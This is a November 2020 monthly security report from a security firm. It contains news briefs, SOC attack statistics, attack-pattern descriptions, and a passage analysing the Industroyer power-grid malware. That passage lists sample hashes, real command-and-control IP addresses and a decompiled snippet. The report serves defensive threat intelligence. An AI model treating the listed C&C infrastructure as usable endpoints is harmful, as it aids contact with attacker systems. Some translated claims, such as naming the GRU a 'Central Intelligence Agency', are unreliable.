Monthly Security Report

2020
November

Cover Story

- OT(Operation Technology) and Malicious Code : Part1. Industroyer
- How to monitoring Web Services using SIEM
- Reconstruction of infringement incident_Gotthar Base : Part 1. Incident
- IoT and Malicious Code : Part 1. Embedded malware and Analysis of implications through the Mirai

IGLOOSECURITY

This report is based on the data collected through the SIEM solution at IGLOO SECURITY's Security Operation Center (SOC). IGLOO SECURITY continuously strives to achieve a 24/7 safe cyber environment throughout the year.

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Cover Story

1. Monthly Security Issue

- Security Issue

2. IGLOO Statistics

- Monthly attack service and trend analysis
- Detailed analysis according to different patterns

3. IGLOO Analysis Report

- OT(Operation Technology) and Malicious Code : Part1. Industroyer

4. SIEM Guide (SPiDER TM V5.x)

- How to monitoring Web Services using SIEM

5. Tech Note

- Reconstruction of infringement incident_Gotthar Base : Part 1. Incident

6. Special Column

- IoT and Malicious Code : Part 1. Embedded malware and Analysis of implications through the Mirai

7. Focus On IGLOO Security

- This month's IGLOO Security

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 1

Monthly Security Issue

1. Security issue

Copyright © IGLOO Security, Inc. 2020. All rights reserved

1 Security Issue

'Fileless' attack, injured as a powerful weapon of hackers

- Recently, it appears that the "fileless" technique is spreading in all directions including advanced persistent threat (APT) attacks, ransomware, and distribution of cryptocurrency mining malware. Fileless is a type of attack that damages the system by executing code that performs malicious functions only in memory.
- Fileless attacks began to increase rapidly in 2016 when the system command tool "PowerShell" developed by Microsoft began to be exploited. From 2018, infringement incidents using fileless techniques began to be discovered in Korea.
- In the case of the fileless technique, the malicious code introduced by the target system does not exist in the form of a file in the disk, so it may not be detected by the anti-virus solution that monitors the file.
- Attackers recognize that it is difficult to detect and track fileless attacks with general anti-virus solutions, and it appears that they are launching a fileless attack targeting the Windows system that includes PowerShell.

Hackers, active sales of vulnerability information... Sold a million $ per month

- Recently, an analysis showed that hackers are actively trading vulnerability information that allows them to infiltrate corporate IT networks.
- Israeli cyber threat intelligence company Kella said after analyzing advertisements for selling network access vulnerabilities posted on hacking forums, the number of advertisements last month increased three times compared to the previous month to 108. The total price of the advertised vulnerability information reached 505,000 dollars.
- 23% of the advertised information was sold to other hackers. Through this, it is estimated that hackers earned about 90,000 dollars. The price of vulnerability information was determined according to the value of the target company and the level of access rights.

US Ministry of Justice announces "Russia behind the PyeongChang Olympics hacking"

- On October 19, the US Department of Justice and the British Ministry of Foreign Affairs announced that the cyber attack during the 2018 PyeongChang Olympics was carried out by Unit 74455 of the Central Intelligence Agency (GRU), a Russian military intelligence agency.
- An official from the US Justice Department explained that the reason Russia attacked the PyeongChang Winter Olympics was "because the Russian squad was banned from wearing the Russian flag as a government-led doping attempt."
- Even at the time of the attack, the United States pointed to Russia as the dominant attack behind it, and it was presumed that they were using technical camouflage to appear to be the actions of China or North Korea.
- The US Department of Justice has prosecuted six Russian intelligence officers on charges of cyber attacks related to the PyeongChang Winter Olympics.

1. Monthly Issue
2. IGLOO Statistics
3. IGLOO Analysis Report
4. SIEM Guide
5. Tech Note
6. Special Column
7. Focus On IGLOO Security

Copyright © IGLOO Security, Inc. 2020. All rights reserved

1 Security Issue

The Japanese government “will strengthen cybersecurity measures for the Tokyo Olympics”

- The Japanese government has announced that it will strengthen cybersecurity measures ahead of the Tokyo Olympics scheduled for July-August next year. This is due to the British government's announcement that hackers belonging to the Russian military intelligence agency have been aware of the situation in which they have carried out 'cyber reconnaissance' activities against the Tokyo Olympic Organizing Committee.
- According to NHK, Japanese government spokesman Kato Katsunobu, Secretary of State Kato, said, “The Tokyo Olympics are an international event that attracts the attention of the world, and measures (cyber security) are important." High emphasis.
- However, Japanese police officials said in relation to the British government's announcement that "at the moment, detailed information is not available." The Tokyo Olympics organizing committee also stated that 'the digital platform owned by the organizing committee has continuously observed cyber attacks of various sizes, but there has not been any damage to the extent that has a significant impact on business in recent years.'

Alerts for ‘Cyber Squatting’ attacks disguised as famous site domains

- The threat of ‘cyber squat’ that attracts users by disguised as a domain similar to the address of famous sites such as Apple, Netflix, and Amazon appears to be increasing.
- According to Palo Alto Networks, cyber squatting is an act of preoccupying Internet domains similar to the names of famous companies, etc. for commercial purposes.Previously, it was exploited as a case of requesting a high premium from the company, but recently, phishing, malware distribution, and potential It appears that it is actively used for distribution of harmful programs (PUP).
- A number of cybercriminals were using certificates to disguise their website as legitimate.
- Security experts recommend paying special attention when visiting high-level domains (PayPal, Apple, Netflix, Amazon, Dropbox, etc.) that are frequently abused, and introducing URL filtering and DNS security solutions.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 2

IGLOO Statistics

1. Monthly attack service and trend analysis

   01. Top 10 monthly vulnerability attacks

   02. Event by vulnerability compared to previous month

   03. Top 10 monthly attack service(port)

   04. Monthly attack service(port) cases compared to previous month

   05. Top 10 monthly attack service patterns

   06. Monthly attack service incident patterns compared to previous month

2. Detailed analysis according to different patterns

Copyright © IGLOO Security, Inc. 2020. All rights reserved

1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the vulnerability and analyzes the attack. Through this process, future cyber threats can be predicted.

01. Top 10 monthly vulnerability attacks

In the top 10 vulnerability attacks collected for one month in November 2020, attacks using SQL Injection, SIP Vulnerability Scanner (Sipvicious), and Command Injection vulnerabilities newly entered the rankings.
In addition, Command Injection (D-Link HNAP Vulnerability), Netlink GPON Router Remote Code Execution, and WordPress sample page access attack patterns entered the top rankings with a rate increase compared to the previous month.

※ Based on the Incident response report data of IGLOO Security SOC

Rank	Pattern	No. of cases	Ratio(%)	Fluctuation
1	Command Injection (Netgear Routers Vulnerability)	1,033	21.26%	-
2	Command Injection (D-Link HNAP Vulnerability)	714	14.69%	▲2
3	GPON Router Vulnerability	606	12.47%	▼1
4	Netlink GPON Router Remote Code Execution	529	10.88%	▲4
5	SQL Injection	380	7.82%	NEW
6	WordPress sample page access	370	7.61%	▲1
7	phpMyAdmin sample page access	360	7.41%	▼2
8	MVPower DVR Shell Unauthenticated Command Execution	276	5.68%	▼5
9	SIP Vulnerability Scanner(Sipvicious)	325	6.69%	NEW
10	Command Injection	267	5.49%	NEW
Total		4,860	100.00%	-

[Table2-1] TOP 10 monthly vulnerability attacks

Copyright © IGLOO Security, Inc. 2020. All rights reserved


1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the vulnerability and analyzes the attack. Through this process, future cyber threats can be predicted.

02. Event by vulnerability compared to previous month

As a result of analysis of vulnerability events collected for one month in November 2020, among the top 10, SQL Injection and SIP Vulnerability Scanner (Sipvicious) events newly entered. In addition to SQL Injection, attacks using vulnerabilities in DB and web applications such as WordPress sample page access and phpMyAdmin sample page access increased from the previous month.

The security person in charge needs to check the web secure coding for SQL Injection, check the basic page and settings for the web application being used, and update the latest.



[Figure 2-1] Comparison of previous month by vulnerability

Copyright © IGLOO Security, Inc. 2020. All rights reserved

1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted.

03. Top 10 monthly attack service(port)

As a result of analysis of events collected for one month in November 2020, there was no significant change in service ranking compared to the previous month, and the total number decreased. In addition, events using Oracle (TCP/1521) and Unsigned (TCP/9900) ports newly entered the Top 10.

※ Based on IGLOO Security SOC SIEM data collection

Rank	Service(Port)	No. of cases	Ratio(%)	Fluctuation
1	DNS(UDP/53)	728,312,521	45.29%	-
2	HTTPS(TCP/443)	278,099,096	17.30%	-
3	Microsoft-DS(TCP/445)	177,208,795	11.02%	-
4	HTTP(TCP/80)	132,765,726	8.26%	-
5	SNMP(UDP/161)	87,881,731	5.47%	-
6	ICMP(0/ICMP)	80,399,737	5.00%	-
7	MSSQL(TCP/1433)	33,324,223	2.07%	-
8	Unsigned(TCP/7178)	33,176,821	2.06%	-
9	Oracle(TCP/1521)	29,168,385	1.81%	NEW
10	Unsigned(TCP/9900)	27,613,724	1.72%	NEW
	Total	1,607,950,759	100.00%	-

[Table 2-2] Monthly attack service (port) TOP 10


Copyright © IGLOO Security, Inc. 2020. All rights reserved

1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted.

04. Monthly attack service(port) cases compared to previous month

As a result of event analysis collected for one month in November 2020, the newly entered Oracle (TCP/1521) port in September entered the Top 10 again this month. The number of events is increasing again, so be careful. When an attacker successfully accesses the Oracle DB, attacker can search, insert, and modify internal system information using SQL query statements, so access control and attentional control are required to prevent exposure or access to the outside.



[Figure2-2] TOP10 monthly attack port

Copyright © IGLOO Security, Inc. 2020. All rights reserved

1 Monthly attack service and trend analysis

The trend of attack patterns detected by IGLOO SECURITY SOC can be used to identify the trend of the latest attacks.

05. Top 10 monthly attack service patterns

Dcom_TCP_Sweep(MSBlaster Worm Messenger...), TLS Malformed Handshake DoS event rankings slightly increased in the attack pattern TOP 10 in November 2020. And MS WINS Server Registration Spoofing Vuln-1[Req](UDP-137), Apache HTTPd The DoS (tcp 80) event has newly entered the rankings.

※ Based on IGLOO Security SOC SIEM data collection

Rank	Pattern	No. of cases	Ratio(%)	Fluctuation
1	SMB Service connect(tcp-445)	951,919,154	96.04%	-
2	Ack Storm	15,908,940	1.61%	-
3	Dcom_TCP_Sweep (MSBlaster Worm Messenger...)	10,127,192	1.02%	▲2
4	ACK Port Scan(F/W Scan)	6,162,658	0.62%	▼1
5	HTTP Connection Limit Exhaustion Attack(By Slowloris)	2,271,284	0.23%	▼1
6	TLS Malformed Handshake DoS	1,747,376	0.18%	▲3
7	Netbios Scan (Messe nger RPC Dcom MyDoom...) (UDP-137)	1,622,722	0.16%	-
8	HTTP Login Brute Force	683,926	0.07%	▼2
9	MS WINS Server Registration Spoofing Vuln-1[Req] (UDP-137)	392,614	0.04%	NEW
10	Apache HTTPd DoS(tcp 80)	356,888	0.04%	NEW
Total		991,192,754	100.00%	-

[Table 2-3] TOP10 monthly attack pattern

Copyright © IGLOO Security, Inc. 2020. All rights reserved


1 Monthly attack service and trend analysis

The attack pattern rankings detected by IGLOO SECURITY SOC can be used to identify the latest trends of attacks.

06. Monthly attack service incident patterns compared to previous month

In the top 10 attack events in November 2020, as in the previous month, scanning attempts on overall open service ports are dominated, and access attempts to SMB service ports have increased 2% to 96%.

In addition, the number of ACK Port Scan (F/W Scan) events has decreased, but when a vulnerable port is found, a secondary attack may occur, so an administrator's attention is required. We recommend security precautions such as checking the status of unused ports that can be accessed within the company and checking the password complexity of various devices and servers.



[Figure 2-3] Monthly event comparison by Attack(Pattern)

Copyright © IGLOO Security, Inc. 2020. All rights reserved

2 Detailed analysis according to different patterns

We introduce detailed analysis results according to attack patterns, focusing on the TOP 10 among attack patterns that occurred in November.
By referring to the detailed analysis results for each detection pattern, the vulnerabilities of the system must be taken in advance.

Attack Pattern	Detailed Analysis Results
SMB Service connect(tcp-445)	Microsoft Windows uses SMB protocol to share files and printer resources with other computers. Sharing resources using SMB in older versions (95, 98, Me and NT) of Windows used TCP port 137 and 139 and UDP port 138 by executing NETBIOS with NETBIOS over TCP/IP. On older versions of Windows 2000/XP, it was possible to run SMB directly through TCP/IP on TCP port 445. If the files are shared with easily guessable password or passwords are not set, they can suffer from secondary attacks.
Ack Storm	Attacker sends a large amount of TCP / IP Ack signal to the target server, and the target server is an attack method that creates unnecessary load and delays normal service. This attack is also used to Hijacking the packet in which the Session is made.
Dcom_TCP_Sweep (MSBlaster Worm Messenger...)	W32.Blaster.Worm is a worm that spreads by using the DCOM RPC Buffer Overflow vulnerability. The worm checks whether the TCP / 135 port is enabled and infects the system when it is found. The infected system activates TCP / 4444 port, downloads malicious files from the host server, registers them in the registry, and in this process, traffic from the infected system may increase.
ACK Port Scan (F/W Scan)	ACK Port Scan (F/W Scan) is a type of scanning attack targeting vulnerable ports which are allowed to be accessed by firewall policy. Attackers can collect information on vulnerable ports by analyzing the returned packet as a response to the packet sent in advance. These attacks are not intended to destroy the system but to collect information for planning a scenario for secondary attack.
HTTP Connection Limit Exhaustion Attack (By Slowloris)	Slowloris is an attack tool that maintains a TCP connection by sending an abnormal HTTP Request to a web server, unlike the existing DoS attack type that transmits a large number of packets. The attack target web server may run out of connection resources, and after the connection resources are exhausted, it is in a denial of service state that cannot respond to user requests.
TLS Malformed Handshake DoS	TLS Malformed Hadnshake DOS attack is a type of DOS attack using a maliciously manipulated TLS packet. It occurs during the handshake of a maliciously manipulated TLS client. It is an attack that a remote attacker can cause a load on the victim system by sending a maliciously crafted TLS packet to the affected system.
Netbios Scan (Messenger RPC Dcom MyDoom...) (UDP-137)	NetBios checks each other's information through UDP port 137, establishes a session with TCP 139, and exchanges data through TCP 138. An attacker can use this UDP port 137 to establish a session with the target system and scan information about the folders and networks shared on the target system.
HTTP Login Brute Force	This attack accesses the HTTP WEB service port(80) and repetitively inserts random strings through a Tool-Kit in order to find out the password for a specific ID(root, guest etc). Passwords which are easy to guess or are in an alphabetic/symbolic order are more prone to this attack. This attack can be prevented by using IDs and passwords over 6 letters and by Filtering data from the HTTP port(80/TCP).
MS WINS Server Registration Spoofing Vuln-1 [Req] (UDP-137)	This attack is a vulnerability caused by not properly verifying the NetBIOS communication name in the process of registering the name in the Windows WINS server. The vulnerability could allow an attacker to redirect Internet traffic to an address of the attacker's choice through spoofing a web proxy.
Apache HTTPd DoS	Apache is an open source web server that runs on operating systems such as UNIX, Linux, and MS Windows. This is a vulnerability in ap_get_mime_headers_core(). If the header starts with a blank or tab, Apache allocates as much memory as necessary. A remote attacker sends a maliciously crafted packet and causes the server to allocate a large amount of memory to prevent Apache from running.

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 3

IGLOO Analysis Report

OT(Operation Technology) and Malicious Code : Part1. Industroyer

OT(Operation Technology) and Malicious Code : Part2. Triton

→ Continue at December

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

Security Monitoring Center
Security Analysis Team

01. Overview

On March 19, 2019, the operation of 500 servers and 2,700 PCs of Norway's large aluminum producer Norsk Hydro stopped working. LockerGoga ransomware worked. Norsk Hydro incurred approximately $40 million in damage and increased global aluminum prices by 1.2%. This massive and dangerous attack started with malicious emails received by employees. To paralyze the factory, the attacker secretly prepared an email disguised as a trusted user.

With the development of the OT environment, attackers are also expanding the scope of attacks beyond the existing IT infrastructure to the OT area. Due to this, the importance of OT security is increasing.
However, in the OT area
1. Lack of relevant security personnel due to a completely different form from the IT environment
2. Insufficient management status due to many old assets
3. Use of various protocols for each device
4. There are various fundamental difficulties different from IT, such as an unfamiliar development language for each asset. However, the OT environment is rapidly developing, and unlike the past, the possibility of new security threats is also increasing as the areas increasingly integrated with IT are increasing.

Attacks that occur against the OT environment are characterized by targeting specific targets (protocols, products, etc.) or using malicious codes designed for operation in restricted environments. Due to the nature of the OT environment, there are more restrictions in the use of security products in the IT environment, and it is difficult to detect threats unless the system is destroyed or there is a problem with the function.

Let's talk about malware in OT security. We will look at some cases in the past that used malicious code to attack and how the malicious code was used in the attack.

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

02. IT(Information Technology)and OT(Operational Technology)

1) The definition of IT(Information Technology) and OT(Operational Technology)

IT (Information Technology) refers to the tangible and intangible technology fields that form the social foundation, such as telecommunications, broadcasting, information processing, computer networks, computer hardware, computer software, multimedia, and communication networks. OT refers to hardware and software that detects or triggers change while directly monitoring and controlling industrial equipment, assets, processes and events. OT generally includes concepts such as ICS (Industrial Control System), SCADA (Supervisory Control and Data Acquisition), DCS (Distributed Control System), and PLC (Programmable Logic Controller).

2) The difference between IT and OT from the perspective of a malware analyst

The IT and OT areas have the following differences. From the malware analyst's point of view, it is necessary to pay attention to **Key Hardware Components and Protocols**. You can see that the objects used in the two areas are completely different. This means that the basic knowledge required when analyzing malicious codes used in the two areas is completely different. Therefore, it is expected that the time required for acquiring basic knowledge and the time required for analysis will increase for one IT malware analyst to analyze OT malware. Unfortunately, however, the frequency of attackers using IT + OT type malware is increasing.

Classification	Traditional IT	Industrial Control System
Operation environment	Office / home	Industrial / manufacturing / remote
Cyber Security Priority	Confidentiality → integrity → availability	Availability → integrity → confidentiality
Key Hardware Components	**CPU, hard drive, CD burner, server, modem, Ethernet, wireless card, etc.**	**RTU's, HMI's, IED, Historian, Engineering Workstation, etc**
Protocols	**TCP/IP, HTTP, SMTP, FTP, etc.**	**ICCP, DNP3, Mod Bus, Field Bus, etc**

[Table 3-1] Differences in OT/IT security (partial) / Igloo security reorganization

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

03. Attack case

Attacks targeting the OT environment are evolving day by day and their frequency is also increasing. Among the OT-targeted attacks that have occurred over the past 10 years, cases where **"malware"** was used as an attack vector are summarized. In this issue, we will look at the **Industroyer** who attacked the Ukrainian power grid in 2016. In the next issue, we are going to look into the TRITON malware that attacked Saudi Arabia's petrochemical plant.

No.	Year.	Target Country	Vector / Mal-Code	Description
1	2010	Iran	Stuxnet	• Attacking Iran's uranium enrichment facility • Siemens' product is the target of attack
2	2011	USA	System Hacking	• Illinois water utility attack • Destruction of the pump operating system
3	**2016**	**Ukraine**	**Industroyer**	• **Ukrainian power grid attack (225,000 households blackout)** • **Interfering with the work process used in electrical substations**
4	2016	Germany	Conficker, W32.Ramnit	• Nuclear power plant in Gruntremingen, Bavaria, Germany • Malware found on Unit B's computer
5	2017	Saudi Arabia	TRITON	• Saudi Arabia Petrochemical Plant Attack • Schneider's SIS system is the target of attack
6	2018	Taiwan	WannaCry Ransom	• Infected at TSMC (Taiwan) plant • Three plants are shut down
7	2019	Norway	LockerGoga	• Attacked aluminum company Norsk Hydro • Worldwide aluminum prices rose 1.2% due to discontinuation of aluminum production
8	2020	Japan	Snake	• Attack on vehicle manufacturing company Honda • GE's Proficy process attack

[Table 3-2] Examples of attack using malicious code

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

04. Industroyer

 # Ukraine #blackout #power grid #malware #ICS #SCADA


This malicious code is a malicious code written for power grid attack and is composed of a modular type. This attack caused a power outage for 1 hour. Among all malicious codes, the following four files were analyzed.

No.	File Name	MD5
1	**MainBackdoor.exe(1.1e)**	**f67b65b9346ee75a26f491b70bf6091b**
2	MainBackdoor.exe(1.1e)	fc4fe1b933183c4c613d34ffdb5fe758
3	MainBackdoor.exe(1.1s)	ff69615e3a8d7ddcdc4b7bf94d6c7ffb
4	MainBackdoor.exe(1.1s)	11a67ff9ad6006bd44f08bcc125fb61e
5	**Luncher.exe**	**f9005f8e9d9b854491eb2fbbd06a16e0**
6	**Haslo.dat**	**ab17f2b17c57b731cb930243589ab0cf**
7	Haslo.exe	7a7ace486dbb046f588331a08e869d58
8	**Crash104.dll**	**a193184e61e34e2bc36289deaafdec37**
9	App.exe	497de9d388d23bf8ae7230d80652af69

[Table 3-3] Samples used for attack

Industroyer attacks a total of 4 industrial control protocols. Among the four attack targets, malicious codes were analyzed for IEC 60870-5-104 (IEC 104) module.

Target Protocol			
IEC 60870-5-101 (IEC 101)	**IEC 60870-5-104 (IEC 104)**	**IEC 60850**	**OPC DA**



[Figure 3-1] Overall overview of Industroyer (Source: ESET, WIN32/INDUSTROYER)

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

1) MainBackdoor.exe(1.1e)

It is the most important file for all malicious code actions. MainBackdoor.exe file is available in 1.1e version and 1.1s version. The 1.1e version is not obfuscated, but the 1.1s version is obfuscated. MainBackdoor.exe file has a different IP address used for C&C depending on the version, and **the version of MainBackdoor.exe currently being executed, C&C IP address are stored as strings inside the file**.

No.	Version	C&C IP
1	MainBackdoor.exe(1.1e)	5.39.218.152:443
2	MainBackdoor.exe(1.1s)	195.16.88.6:443
3		93.115.27.57:443

[Table 3-4] C&C IP by Main Backdoor Version

```
_BYTE *MalVersion_401CDD()
{
  int v0; // esi
  _BYTE *v1; // edi

  v0 = lstrlenA("1.1e");
  v1 = HeapAlloc_401ABF(v0);
  sub_401AD6(v1, "1.1e", v0);
  return v1;
}
```

[Figure 3-2] Main backdoor version (part)

